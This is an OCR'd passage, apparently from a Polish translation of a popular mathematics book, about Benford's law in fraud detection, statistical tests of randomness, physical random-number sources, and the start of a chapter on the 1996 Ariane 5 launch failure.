
Gdyby w obu przypadkach oszuści byli bardziej losowi i mniej zachłanni, mogliby się wtopić w morze niewzbudzających podejrzeń danych, a ich transakcje miałyby szansę ujść uwagi sprawdzających. Musieliby być jednak losowi we właściwy sposób. Nie wszystkie dane losowe mają rozkład jednorodny – taki, jak na przykład rzuty uczciwą monetą. Sześcienna kostka, która na pięciu ściankach ma tę samą liczbę i tylko na szóstej inną, nadal będzie generowała losowe wyniki, ale ich rozkład nie będzie już jednorodny. Jeśli będziesz wybierać losowo dni, nie wylosujesz tyle samo dni roboczych co sobót i niedziel. A jeśli będziesz wykrzykiwać do nieznajomych na ulicy: „Hej, Tomek, kopę lat, co u ciebie?”, nie każda osoba ci odpowie (za to jeśli przypadkiem trafisz na jakiegoś Tomka, wynagrodzi to wcześniejsze pudła).

Dane finansowe zdecydowanie jednorodne nie są. Całe ich mnóstwo jest zgodne z prawem Benforda, które mówi, że w niektórych kategoriach prawdziwych danych nie wszystkie cyfry na początku kwot (cyfry wiodące) występują jednakowo często. Gdyby ich rozkład był jednorodny, każda

pojawiałaby się w około 11,1 procent przypadków. Ale w rzeczywistości szansa, że losowo wybrana ze zbioru danych liczba rozpoczyna się, powiedzmy, od jedynki, zależy od konkretnego zakresu tych liczb. Wyobraź sobie, że mierzysz centymetrem przedmioty o długości nieprzekraczającej dwóch metrów. 55,5 procent wszystkich pomiarów od jednego do dwustu zaczyna się od jedynki. Teraz wyobraź sobie, że wybierasz losową datę. 36,1 procent wszystkich dat ma dzień zaczynający się od jedynki. Po uśrednieniu rozkładów o różnej wielkości okazuje się, że w odpowiednio dużym zbiorze poprawnych danych około 30 procent liczb będzie się zaczynało od jedynki, a od dziewiątki – zaledwie 4,6 procent.




Rozkład przewidziany prawem Benforda.



Cyfry wiodące populacji 3141 amerykańskich hrabstw
(dane z roku 2000).


Rzeczywiste dane wykazują zdumiewające podobieństwo do tego rozkładu – chyba że ktoś weźmie jakieś liczby z sufitu. W innym udokumentowanym przykładzie właściciel restauracji zmyślał swoje dzienne utargi; zaniżał je, żeby zapłacić niższy podatek. Kiedy jednak przeanalizowano cyfry wiodące kwot, w ogóle się nie zgadzały z przewidywaniami prawa Benforda. Do tego choć cyfry wiodące wykazują rozkład Benforda, ostatnie cyfry często są całkowicie losowe i ich rozkład powinien być jednorodny. Każda dwucyfrowa kombinacja powinna występować raz na sto przypadków, tymczasem u naszego restauratora 6,6 procent dziennych utargów kończyło się liczbą 40. Nie wynikało to wcale ze specyficznego cennika – właściciel lokalu najwyraźniej lubił

liczbę 40. Jak zwykle okazało się, że ludzie są fatalnymi generatorami liczb losowych. A restaurator wpadł jak śliwka w kompot.




Po lewej: cyfry wiodące dziennego utargu; po prawej: ostatnie dwie cyfry dziennego utargu.

Prawo Benforda ma też zastosowanie do pierwszych dwóch cyfr liczb i na to właśnie zwraca się uwagę w rachunkowości śledczej. Trudno jest znaleźć autentyczne przykłady zastosowania tej prawidłowości w wykrywaniu oszustw podatkowych, a do tego wszyscy specjaliści z tej dziedziny, z którymi rozmawiałem, odmówili wystąpienia pod nazwiskiem i zdradzenia czegokolwiek oficjalnie. Mamy jednak trochę starych danych. Mark Nigrini jest adiunktem w College of Business and Economics Uniwersytetu Wirginii Zachodniej. Przeanalizował zbiór udostępnionych przez służby skarbowe 157 518 zanonimizowanych zeznań podatkowych z roku 1978. Przyjrzał się pierwszym dwóm cyfrom trzech różnych wartości, które można było zadeklarować w zeznaniu:




Kwoty dochodów z odsetek na rachunkach i lokatach pochodziły z wyciągów bankowych; jak zauważył Nigrini, te wartości podlegają „szczegółowej sprawozdawczości innych podmiotów”. Innymi słowy skarbówka mogła sprawdzić, czy ludzie nie zmyślają. Ten wykres pokazuje niemal idealną zgodność z prawem Benforda.

Dochody z dywidend nie są tak proste do zweryfikowania, ale wciąż podlegają „mniej surowym” zasadom sprawozdawczości przez inne podmioty. Jak widać, rozkład nieco odbiega od przewidywań prawa Benforda, zatem możemy tu być świadkami jakichś machlojek. Występują duże piki przy 00 i 50 (i mniejsze przy innych wielokrotnościach dziesięciu), co by sugerowało, że ludzie raczej oszacowują swoje dochody z tego tytułu, niż podają dokładne wartości:



W roku 1978 ludziom pozwolono zsumować zapłacone odsetki od pożyczek i kredytów hipotecznych, kart kredytowych i tak dalej, po czym zgłosić te kwoty bez dodatkowego sprawdzania. Mamy tu mniejsze piki przy 00 i 50, co pokazuje, że zgłaszający nie chcieli sprawiać wrażenia, że tylko oszacowali wysokość tych odsetek. Jednocześnie ten wykres (poniżej) najbardziej odbiega od oczekiwanego rozkładu Benforda. To nie musi od razu oznaczać oszustw; sugeruje jedynie, że coś wpłynęło na dane. W tym przypadku spora część rozbieżności może wynikać z tego, że osoby z niewielkimi wydatkami w tej kategorii w ogóle ich nie zgłaszały.



Nie jestem w stanie powiedzieć z całą pewnością, jakich sposobów używają współczesne organy skarbowe, ale mogę z dużym przekonaniem stwierdzić, że stosują podobne metody i sprawdzają wszystko, co odbiega od oczekiwań. Jeśli więc chcesz oszukać państwo na zwrocie podatku, musisz wygenerować właściwe liczby losowe. Mam tylko nadzieję, że brytyjski urząd skarbowy nie szuka zeznań podatkowych zbyt zgodnych z prawem Benforda (w sensie: bardzo podejrzanie zgodnych), żeby wykryć matematyków precyzyjnie fałszujących kwoty…

Całkowicie losowe, no nie zalewam

Okazuje się więc, że prawdziwa losowość jest o wiele bardziej przewidywalna, niż można się spodziewać. A skoro nawet poborcy

podatkowi umieją wyłapywać sfałszowane niby losowe dane, to czy jest w ogóle możliwe wygenerowanie liczb pseudolosowych nie do odróżnienia od prawdziwej losowości? Na szczęście przy zachowaniu należytej staranności możemy stworzyć sekwencję pseudolosową o prawie wszystkich cechach, których spodziewamy się po prawdziwych liczbach losowych.

Zapomnij o zabawnych rozkładach. Żeby liczby pseudolosowe wyglądały na naprawdę losowe, powinny być całkowicie jednorodne i niezależne od siebie. To jest właśnie nudny budulec losowości, którym można wypełniać dowolne rozkłady.

Dla czystych danych losowych istnieją tylko dwie zasady:

- Wszystkie rezultaty są równie prawdopodobne.
- Żadne z wydarzeń nie wpływa na następne.
- Pomidor.

Kiedy sprawdzałem prace domowe pod kątem sfałszowanej losowości, stosowałem tylko dwa testy: test częstotliwości, aby się upewnić, że orły i reszki pojawiają się mniej więcej równie często, oraz test dłuższych serii jednolitych wyników. To jednak dopiero punkt wyjścia. Jest mnóstwo sposobów na sprawdzenie, czy weryfikowane dane są zgodne z moimi dwiema złotymi zasadami. Nie istnieje też jeden złoty zestaw testów, którego należy zawsze używać. Przez lata ludzie wymyślali różne ciekawe sposoby sprawdzania losowości wyników. I żaden z tych sposobów z osobna nie załatwia sprawy.

Mój ulubiony pakiet testów nazywa się *diehard* – jak oryginalny tytuł *Szklanej pułapki*. Niestety nie polega na zrzucaniu liczb z wieżowca Nakatomi ani zmuszaniu ich do pełznięcia szybami wentylacyjnymi. Jednak z mojego doświadczenia wynika, że wykrzyczenie „Yippee ki-yay, funkcjo

liczbowa!” pomaga. A pakiet *diehard* to tak naprawdę zbiór dwunastu oddzielnych testów.

Niektóre z nich są dość nudne, jak choćby poszukiwanie rosnących lub malejących ciągów cyfr. W liczbie dziesiętnej 0,5772156649 mamy ciąg rosnący 5–7–7, a zaraz potem malejący 7–7–2–1. Długość wszystkich takich naprzemiennych ciągów powinna się mieścić w jakimś oczekiwanym zakresie. Jest też test *bitstream* polegający na przekształceniu liczby na zapis dwójkowy i sprawdzaniu przekrywających się grup dwudziestu cyfr, by sprawdzić, które z łącznie 1 048 576 możliwych dwudziestocyfrowych liczb występują w każdym 2 097 171-cyfrowym bloku. W prawdziwie losowych danych dwójkowych powinno brakować mniej więcej 141 909 liczb spośród tych wszystkich możliwych (z odchyleniem standardowym wynoszącym 428).

Przejdźmy jednak może do tych naprawdę fajnych testów, które wykorzystują dane w dziwnych sytuacjach i sprawdzają, czy wszystko przebiega zgodnie z oczekiwaniami. Test parkingu wykorzystuje rzekomo losową sekwencję do parkowania okrągłych samochodów (o promieniu 1) na parkingu sto na sto. Po dwunastu tysiącach losowych prób powinno dojść do 3523 kraks (z odchyleniem standardowym na poziomie 21,9). W innym teście wkłada się do sześcianu kule o różnych promieniach, a w jeszcze innym dane rozgrywają dwieście tysięcy partii crapsa (taka stara gra w kości), po czym sprawdza się, czy zwycięskie partie są zgodne z oczekiwanymi rozkładami.

Dziwaczność tych testów tylko przydaje im uroku. Prawdziwe dane losowe powinny zachowywać swoją losowość we wszystkich możliwych sytuacjach. Gdyby testy losowości były przewidywalne, algorytmy generowania liczb pseudolosowych można by nauczyć oszukiwania. Jeśli jednak można sprawdzić dowolny ciąg liczb poprzez weryfikację średniego

wyniku, jaki osiągnął w dwustu tysiącach rund w *Shaq Fu* – pochodzącej z 1994 roku grze na Sega Mega Drive – to lepiej by było dla niego, żeby naprawdę okazał się losowy.

Istnieje jedna uniwersalna definicja losowości i chociaż jest nieco zbyt ezoteryczna, żeby była użyteczna, uwielbiam ją za jej prostotę. Ciąg losowych liczb można zdefiniować jako dowolny ciąg o długości równej lub mniejszej niż długość dowolnego opisu tego ciągu. Długość opisu ciągu losowego nazywa się złożonością Kołmogorowa – nazwaną tak na cześć rosyjskiego matematyka Andrieja Kołmogorowa, który zaproponował tę miarę w roku 1963. Jeśli można napisać krótki program do wygenerowania długiego ciągu liczb, to ten ciąg nie może być losowy. Jeśli jedynym sposobem przedstawienia ciągu jest wydrukowanie go w całości, to mamy już do czynienia z pewną losowością. A drukowanie losowych liczb niekiedy bywa najlepszym wyjściem.

Magia papieru

Przed erą komputerów listy liczb losowych trzeba było przygotowywać zawczasu i drukować w formie książek, które trafiały do sprzedaży. Piszę „przed erą komputerów”, ale kiedy w latach dziewięćdziesiątych uczęszczałem do szkoły, nadal używaliśmy drukowanych tablic liczb losowych. Od tamtego czasu kalkulatory kieszonkowe – i komputery kieszonkowe – znacząco się rozwinęły. Ale pod względem prawdziwej losowości ciężko jest pobić wydrukowaną stronę.

W sieci nadal można kupić takie książki. Każdy, kto jeszcze nigdy tego nie robił, musi koniecznie przeczytać internetowe recenzje publikacji z losowymi liczbami. Można pomyśleć, że recenzenci nie będą mieli zbyt

wiele do powiedzenia na temat list losowych cyfr, ale ta próżnia treści wyzwala pokłady kreatywności.

★★★★★ Mark Pack
Nie zaglądaj na ostatnią stronę, żeby nie popsuć sobie frajdy przeczytaniem zakończenia. Koniecznie czytaj od samego początku i pozwól napięciu stopniowo narastać.

★★★ R. Rosini
Chociaż wersja papierowa jest dobra, spodziewałem się, że wydawca przygotuje też audiobooka.

★★★★ Roy
Jeśli podoba ci się ta książka, zdecydowanie zachęcam do przeczytania binarnego oryginału. Podobnie jak to bywa ze wszystkimi tłumaczeniami, konwersja z zapisu binarnego na dziesiętny często powoduje utratę informacji i niestety najważniejsze cyfry giną w konwersji.

★★★★★ vangelion
Nadal lepsza historia miłosna niż *Zmierzch*.

A co, jeśli nie masz czasu na zakup książki, a od ręki potrzebujesz losowej liczby? Cóż, będziesz potrzebować losowego przedmiotu. Jeśli chcesz otrzymać naprawdę losowe liczby, nawet w naszym współczesnym świecie zaawansowanych technologii nic nie przebije działań fizycznych pokroju rzucania monetą czy turlania kostką. Dlatego zawsze noszę przy sobie różne kostki, w tym jedną sześćdziesięciościenną, na wypadek

gdybym potrzebował wygenerować losowe ziarno do adresu bitcoina (adresy te są zakodowane w *base58*).

W biurze Cloudflare w San Francisco za fizyczny generator liczb losowych służą lampy lava. Wracamy tu do bezpieczeństwa w internecie i protokołu SSL, ale na dużo większą skalę niż w przypadku Netscape'a: Cloudflare obsługuje ponad ćwierć biliarda żądań szyfrowania dziennie. Na systemach tej firmy polega około 10 procent całego ruchu w internecie. A to oznacza, że potrzeba mnóstwa liczb losowych zdatnych do zastosowania w kryptografii.

Aby sprostać takiemu zapotrzebowaniu, w biurze Cloudflare'a znajduje się kamera skierowana na sto lamp lava, które stoją w holu recepcji. W każdej milisekundzie kamera zapisuje obraz, a zarejestrowany szum jest przekształcany w ciąg losowych zer i jedynek. Kolorowe kształty poruszające się w lampach pomagają, ale sercem losowości są minimalne fluktuacje wartości poszczególnych pikseli. Biuro firmy w Londynie wykorzystuje chaotyczne wahadło, a w Singapurze – o wiele mniej atrakcyjne dla oka źródło promieniotwórcze.

W przeciwieństwie do większości tandety w holach recepcji firm technologicznych te lampy naprawdę czemuś służą.

Kiedy jednak mowa o stosunku jakości do ceny, trudno wymyślić coś lepszego niż rzut monetą. Mój znajomy pracował w roku 2016 nad projektem rekordowo wysokiej, wąskiej wieży i odkrył, że inżynierowie są zwyczajnie zbyt mało losowi. Jedną z trudności w zbudowaniu takiej ekstremalnie wąskiej wieży jest niebezpieczeństwo wprawienia jej przez wiatr w wibracje podobne do drgań struny gitarowej. Jeśli częstotliwość podmuchów pokryłaby się z tą, przy której konstrukcja lubi rezonować, wieża mogłaby ulec zniszczeniu.

Żeby temu zapobiec, do wieży trzeba było zamocować od zewnątrz tak zwane deflektory zakłócające przepływ powietrza. I najważniejsze: należało je rozmieścić losowo. Gdyby zamontowano je zbyt równomiernie, nie zakłócałyby działania wiatru w wystarczającym stopniu. W jaki sposób inżynierowie dopilnowali tego losowego rozmieszczenia? Decyzję o tym, czy na kolejnym segmencie wieży montować deflektor czy nie, podejmowano w następujący sposób: ktoś w biurze rzucał monetą.

---

* W dniu pisania tych słów ERNIE nie jest już dostępny dla odwiedzających Muzeum Nauki.

** Odczuwam niepomierną satysfakcję, że część wymaganej liczby słów mojej książki została oficjalnie wygenerowana losowo.

*** W tamtych czasach rząd USA wciąż kontrolował eksport oprogramowania stosującego mocne szyfrowanie, ponieważ uznawał taką kryptografię za broń. Z tego powodu „międzynarodowa” wersja Netscape’a używała kluczy kryptograficznych o tak niewielkiej długości (40-bitowe zamiast standardowych 128-bitowych), że można je było złamać w jakieś trzydzieści godzin.

13


Błąd: nie można obliczyć

W roku 1996 grupa naukowców i inżynierów przygotowywała się do wystrzelenia czterech satelitów do badań ziemskiej magnetosfery w ramach misji o kryptonimie Cluster. Od dziesięciu lat trwały prace koncepcyjne, projektowe i konstrukcyjne; przeprowadzano rozmaite próby. Proces postępował powoli, ponieważ kiedy już satelita znajdzie się w przestrzeni kosmicznej, ciężko jest przeprowadzić jakiekolwiek naprawy. W takiej sytuacji nikt nie chce popełnić najmniejszego błędu. Wszystko trzeba sprawdzać po trzy razy. W czerwcu 1996 roku gotowe satelity załadowano na rakietę Ariane 5 Europejskiej Agencji Kosmicznej (ESA) i przygotowano się do startu z Gujańskiego Centrum Kosmicznego w Ameryce Południowej.

Nigdy już się nie dowiemy, czy satelity działałyby zgodnie z przeznaczeniem, ponieważ po jakichś czterdziestu sekundach od startu rakieta włączyła układ samozniszczenia i wybuchła w powietrzu. Fragmenty pojazdu i jego ładunku zostały rozrzucone na dwunastu kilometrach kwadratowych lasów namorzynowych i sawanny w Gujanie Francuskiej.

Jeden z głównych inspektorów prowadzących dochodzenie w sprawie fiaska misji Cluster wciąż pracuje w Mullard Space Science Laboratory w University College w Londynie, gdzie obecnie jest zatrudniona moja

żona. Część szczątków rakiety odnaleziono i przesłano właśnie tam. Kiedy badacze otworzyli paczkę, w środku znaleźli rezultat wielu lat pracy w postaci poskręcanych kawałków metalu z przyklejonymi tu i ówdzie bryłkami błota. Teraz można je obejrzeć w świetlicy dla personelu, gdzie przypominają kolejnym pokoleniom naukowców, że pracują nad urządzeniami, które mogą zostać unicestwione w jednym rozbłysku rakiety wspomagającej drugiego stopnia.



Poskręcany metal i stopiona elektronika jako zwieńczenie dziesięciu lat wytężonej pracy.

Na szczęście Europejska Agencja Kosmiczna postanowiła nie spisywać misji Cluster na straty, lecz spróbowała ponownie. W roku 2000 satelity Cluster II zostały pomyślnie wyniesione na orbitę przez rosyjską rakietę.

Pierwotnie miały pozostać w przestrzeni kosmicznej tylko dwa lata, ale mijają już dwie dekady ich sprawnego działania.

Co zatem poszło nie tak z rakietą Ariane 5? Mówiąc krótko, komputer pokładowy podjął próbę skopiowania 64-bitowej liczby do 16-bitowej pamięci. W sieci ludzie bardzo szybko zwalają całą winę na matematykę, ale ktoś musiał napisać kod programu, który do czegoś takiego dopuścił. Programowanie to nic innego jak sformalizowane myśli plus operacje matematyczne. Zapragnąłem się dowiedzieć, co to była za liczba, dlaczego miała zostać skopiowana do o wiele za małego miejsca w pamięci i jak przez to doszło do zniszczenia całej rakiety… zatem pobrałem sprawozdanie z dochodzenia przeprowadzonego przez ESA i je przeczytałem.

